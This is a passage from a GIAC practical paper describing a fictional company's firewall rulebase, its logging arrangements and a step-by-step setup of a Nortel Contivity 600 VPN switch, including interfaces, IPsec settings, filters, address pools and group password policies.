7. Allow the External Service Zone mail server/ntp server/dns server to communicate with the Corporate mail server/ntp server/dns server. This is a bi-directional rule that means that either host can initiate this traffic. NTP is UDP port 123, DNS is restricted to port UDP 53 and SMTP is restricted to port TCP 25.

8. Allow the External Service Zone NTP server to communicate with the 2 Internet timeservers. These Stratum 2 timeservers are geographically diverse to support failover should one become unavailable. Accepted outgoing ports are TCP123 and UDP 123.

9. Allow the Corporate Proxy (Microsoft ISA server) to communicate with the Internet for http (TCP80) and https (TCP443) traffic. The negated objects in the rule specify that the Corporate Proxy will be unable to make a connection to the Service Zone DMZ and the External Service Zone unless otherwise specified in the rulebase. Please note that our employees can still access the Corporate website as rule #2 will permit this traffic.

10. Allow the VPN sales agents and telecommuters' access to the Windows 2000 Exchange server.

11. Allow the VPN sales agents and telecommuters' access to the Corporate fileserver.

12. Allow syslog messages to reach the Network Management station. This is UDP port 514. These syslog messages can originate from the Nortel Contivity 600 VPN switch the External Service Zone router or the Fortunate Dragon border router.

	Source	Destination	Service	Action	Track
13	Corp-NetManager-172.19.35.86	DMZ-E-NortelManage-12.10.200.122	TCP http	accept	Log
14	Corp-FValidator-172.19.35.220	DMZ-E-DepotServer-12.10.200.125	TCP SSH	accept	Log
15	DMZ-E-12.10.200.96_27 DMZ-S-172.16.35.0_24	✱ Any	✱ Any	drop	UserDefined
16	✱ Any	✱ Any	✱ Any	drop	Log

13. Allow administrative traffic to the Nortel Contivity 600 VPN switch from the Network management station. This is to the management interface on the Contivity switch.

14. Allow the Fortune Validator to access the Depot server in the External Services Zone with SSH/SCP (port TCP22). This rule has a special indicator that limits the time this rule is in affect. These transfers are only permitted during business hours Monday through Friday 8:00am-5:00pm. This is edited by editing the time column. Here I have created the business object with time from 08:00-17:00. Days of the week are selected on the tab behind the general tab displayed below.

15. Drop any undefined traffic that reaches the Firewall sources from within the External Service Zone, Border Router or the Service Zone. This traffic is dropped and generates a user defined alert that will e-mail the administrator the log details of the connection attempt.

16. Clean up rule. Drop all other traffic that remains undefined. This is logged.

Note on logging. Since this is a stand-alone installation logging is done locally. Care is taken to ensure that the disk space will not fill. Log rotation happens daily and the previous day's logs are zipped. We keep one week of log files on the server. Once the file is older than a week the file is SSH/SCP'd to the Network Management station.

We had mentioned above the ability to generate user-defined alerts. While this is native to Checkpoint NG we have chosen to utilize the scripts created by Lance Spitzner introduced in the article Intrusion Detection for FW-1. http://enteract.com/~lspitz/tracking.html These scripts were created originally for the Checkpoint FW-1 firewall but have been modified slightly for the NG client made available on the Lace Spitzner website. The script will generate an e-mail to the network administrator with detailed log information and is very customizable.

34

2.5   VPN Policies

The Nortel Contivity 600 VPN Switch was chosen as the vpn solution for
Fortunate dragon. Details on its configuration and a step-by-step tutorial follow
below.

2.5.1 Initial Console Connection

The Nortel Contivity VPN switch is shipped with a power supply, console cable,
and a CD containing support documentation and quick installation guidelines.

1. Insert the power cord into the back of the Contivity Switch you will
    notice the lack of a power button as soon as the cord is inserted the
    Contivity Switch will power-up.

2. Insert the Console cable into the back of the switch using the DB9
    connector into the slot marked "Console" the other end connects to
    your computer through the com port.

3. Next configure a terminal session with the Contivity switch. The hyper-
    terminal session should be configured at with the following parameters.

4. Next enter the default username password for the Contivity it is admin
    for the username and setup for the password. This will take you to the
    configuration screen.

```
Please enter the administrator's password:

Main Menu:  System is currently in NORMAL mode.

     1) Interfaces
     2) Administrator
     3) Default Private Route Menu
     4) Default Public Route Menu
     5) Create A User Control Tunnel(IPsec) Profile
     6) Restricted Management Mode       FALSE
     7) Allow HTTP Management             TRUE
     8) Firewall Options
     9) Shutdown
     B) System Boot Options
     P) Configure Serial Port
     C) Controlled Crash
     L) Command Line Interface
     R) Reset System to Factory Defaults
     E) Exit, Save and Invoke Changes

Please select a menu choice (1 - 9,B,P,C,L,R,E): _
```

5. At this point you are presented with the above menu. Select 1 to
    configure the interfaces. Lets configure slot 0 port 1 so select 0. Now
    enter the new management IP address. This is 12.10.200.122 for the
    Fortunate Dragon network. You will then be prompted for the Private
    IP address in this case it is 12.10.200.124. Next you will need to
    configure the network mask 255.255.255.240 and then the
    speed/duplex setting 100/full. After you are done configuring the
    Private side of the switch you should be returned to the following
    screen.


```
     4)    10Mbs-FullDuplex
     5)    10Mbs-HalfDuplex
     <CR>) Leave unchanged
     Please select a menu choice (1-5, <CR>): 2
   No change to Speed/Duplex setting


- Interface Menu

  0) Slot 0, Port 1, Private LAN
       Management IP Address = 12.10.200.122, ( Subnet Mask = 255.255.255.240 )

       Interface IP Address = 12.10.200.124
       Subnet Mask = 255.255.255.240
       Speed/Duplex = 100Mbs-FullDuplex

  1) Slot 1, Port 1, Public LAN
       IP Address =
       Subnet Mask = 0.0.0.0
       Speed/Duplex = AutoNegotiate

  R) Return to the Main Menu

Please select a menu choice:
```

6. Next we will need to configure the Public interface on the Nortel Contivity VPN switch. This is similar to the configuration of the Private side except there isn't a management IP to enter. Press 1 to start configuring the Public interface. You will be asked to enter the Public IP address 12.10.20.102, the subnet mask 255.255.255.252, and the speed duplex setting 100/full duplex. When you have completed this you will be again returned to the configuration screen that should resemble the following.

7. Next we will configure the default Private Route for the Contivity switch. Enter R to return to the main menu. Then select 3 to define your default private route. You will be asked to provide the IP address of the private gateway in this case the External Service Zone Router's Fast Ethernet port 12.10.200.121. You will then be asked for the cost (metric) of this route. We have chosen 10.

8. Next it is time to configure the default public route for traffic from the VPN switch to the Internet. This is configured in the same manner as the Private side. Enter R to return to the main menu. Press 4 to configure your default route for the Public interface. You are then prompted to add gateway presses "a" to add a gateway then enter the IP address for the Public gateway, which is 12.10.200.101. Next add a cost or metric for the route on this interface in this case we've chosen 10. When you have completed configuring the interface you should be presented with the following results.

9. Now that we have configured IP addresses to the LAN interfaces and since http management is currently enabled on the private management interface we can use the Nortel GUI to continue configuration. At this point from the main menu select e to exit and save your work. Disconnect the console connection and connect a LAN Ethernet cable to interface Slot 0 the private side of the Contivity switch.

2.5.2 Nortel GUI Configuration

1. Enter the ip address 12.10.200.122 for the management interface into your browser window. Click on "manage switch" in this case enter the username password still the defaults admin for username setup for the password. After entering this you will be presented with the following screen.

2. First lets update/check the system properties. Navigate to the system link and click. Click on system then identity. Give the switch a name in this case we've named the Switch Dragon VPN. You have the ability here to enter a DNS server configuration but this will not be enabled on the switch. Click OK to return to the main screen and save changes.

3. Next Click on System/LAN settings and verify that the LAN settings are correct.

4. Next select System/Date & Time. Configure the current date/time/time zone. After configuring this click ok to accept the change, you will receive a warning that changing time will erase your log data. Click ok to make the change.

5. Now we will disable some unnecessary services on this switch. Click on Services/Available. Deselect undesired services. We are allowing only Ipsec and http switch management on the switch. Make the necessary changes and click o.k. to accept them. The screen should resemble the following.

6. Next we will click Services/Ipsec. We will be using standard username/password authentication on the switch for incoming VPN session requests. We therefore can disable all Radius messages. We will add 3DES with SHA1 integrity and add nat traversal and enter port number 10067 to specify the UDP port for nat traversal. The other fields can remain default. Click OK to accept these changes.

7. Next we will configure syslog to the Network Management station. Click Services/Syslog. Check server 1 and enter the IP address for the Network Management station in this case 172.19.35.86. Click o.k. to accept this change.

8. Next we will create an inbound traffic filter from the Internet to Depot server that will only permit the Supplier address space access to the Depot server for SSH/SCP port 22. From the main menu click on Profiles/Filters click on create and name the filter. In this case it has been named "permit only ssh to single server. " There are no default rules for this so we will need to create our own so click on Manage rules. Then click the Create button. We will then need to specify the IP address range 192.168.10.128 with a 25 bit mask 255.255.255.128. Click modify to create this. Next since the port doesn't exist by default we will need to click modify here and add TCP port 22. Make sure this is applied inbound and select o.k. Then click close on the next screen to get back to the filter

window. Here we will see the new rule at the bottom of the list. Select this by clicking the arrow button to the right of the list. You will see the rule show up as #1 on the list box. Next we will click the deny any/any inbound. This will be applied second and will drop all other inbound traffic. Your screen should resemble the following.

click o.k. and you should now see your filter in the available list of filters. Later we will apply this to the supplier group.

9. Now we will create the Supplier and Telecommuter address pools. Click on Servers / IP addresses. In the center of the page you will see the configuration for the address pools. Click add. Next add the start and stop range of IP addresses to represent the Supplier address pool also click new and name the pool Supplier. Click o.k. when completed. This should return you to the IP address pool configuration window. You will now see the Supplier address pool here.   Do the same for the Telecommuter access pool. Click add then enter the start and stop addresses in this case 192.168.20.129 and 192.168.20.254 and name this pool Telecommuters. Click ok to add. You should now have both pools displayed in the Address pool window.

41

As part of GIAC practical repository.   Author retains full rights.

File Edit View Favorites Tools Help

Back · → · ⊗ ⌂ ⟳ ⌂ | Search Favorites History | ⊟· ⊕ ⊞ · ⊟ ⊠

Address http://12.10.200.122/manage/manager.htm

Links

Remote User IP Address Pool   HELP LOGOFF

| | | | Secondary | | Optional | Not Configured |
| | | | **Tertiary** | 0.0.0.0 | *Optional | Not Configured |

DHCP Cache Size	5	
Immediate Address Release	☑	
DHCP Blackout Interval*	300	(seconds) *Amount of time before an address is available for reissue.
Override Blackout Interval when no addresses are available	☑	

○ **Address Pool**

Pools	Start	End	Subnet Mask	Total	In Use	Action
Supplier	192.168.10.129	192.168.10.254		126	0	Edit	Delete
Telecommuters	192.168.20.129	192.168.20.254		126	0	Edit	Delete

Add

Address Pool Blackout Interval* 0 (seconds) *Amount of time before an address is available for reissue.

If Named Pool Unavailable:*

NORTEL NETWORKS

Done   Internet

10. Now it is time to create user groups. Click profiles/groups. Then click add. Here we will add 2 groups one called Suppliers the second called Telecommuters. The both should show base as the parent group.

File Edit View Favorites Tools Help

Back · → · ⊗ ⌂ ⟳ ⌂ | Search Favorites History | ⊟· ⊕ ⊞ · ⊟ ⊠

Address http://12.10.200.122/manage/manager.htm

Links

Groups   HELP LOGOFF

Group	Actions
/Base	Edit
/Base/Supplier	Edit Delete
/Base/Telecommuters	Edit Delete

Add

NORTEL NETWORKS

Done   Internet

11. Now we need to configure the access requirements for each group. You do this by clicking the edit button to the right of the user group. You then can click configure for each aspect of the group to manipulate the setting. We need to change a number of the default settings here.

42

For Connectivity Section: We have enabled password management (disabled by default). Required Alpha-Numeric Passwords (disabled by default). Set max login attempts to 3 before account lockout (0 by default). Also applied our newly created filter and address pool to the group properties.


For the IPSec section: We specified that only Contivity clients would have access to establish an Ipsec session (default is non-Contivity and Contivity. Next we enable 3DES with SHA1 integrity as an encryption standard (not on by default). Configured and enabled a login banner. This login banner is the same as the router login banner displayed earlier in this document. Configured the re-key time-out to 1 hour it is normally 8 hours by default. After polling the Fortunate Dragon employees we found the their average connection time was less than 1 hour. Those that remain over an hour will have their session re-keyed. We have also enabled version tracking any client that attempts to connect with a version prior to 4.15 will be denied with a generic message to contact the system administrator.

No other parameters in this section need to be adjusted. For the Telecommuter group the properties for the Ipsec section are the same. In the Connections section no inbound filter is applied and the correct address pool is selected. Again these setting need to be manipulated at the group level by

selecting the edit button to the right of each group. Below is the updated Connections section for the Telecommuter group.
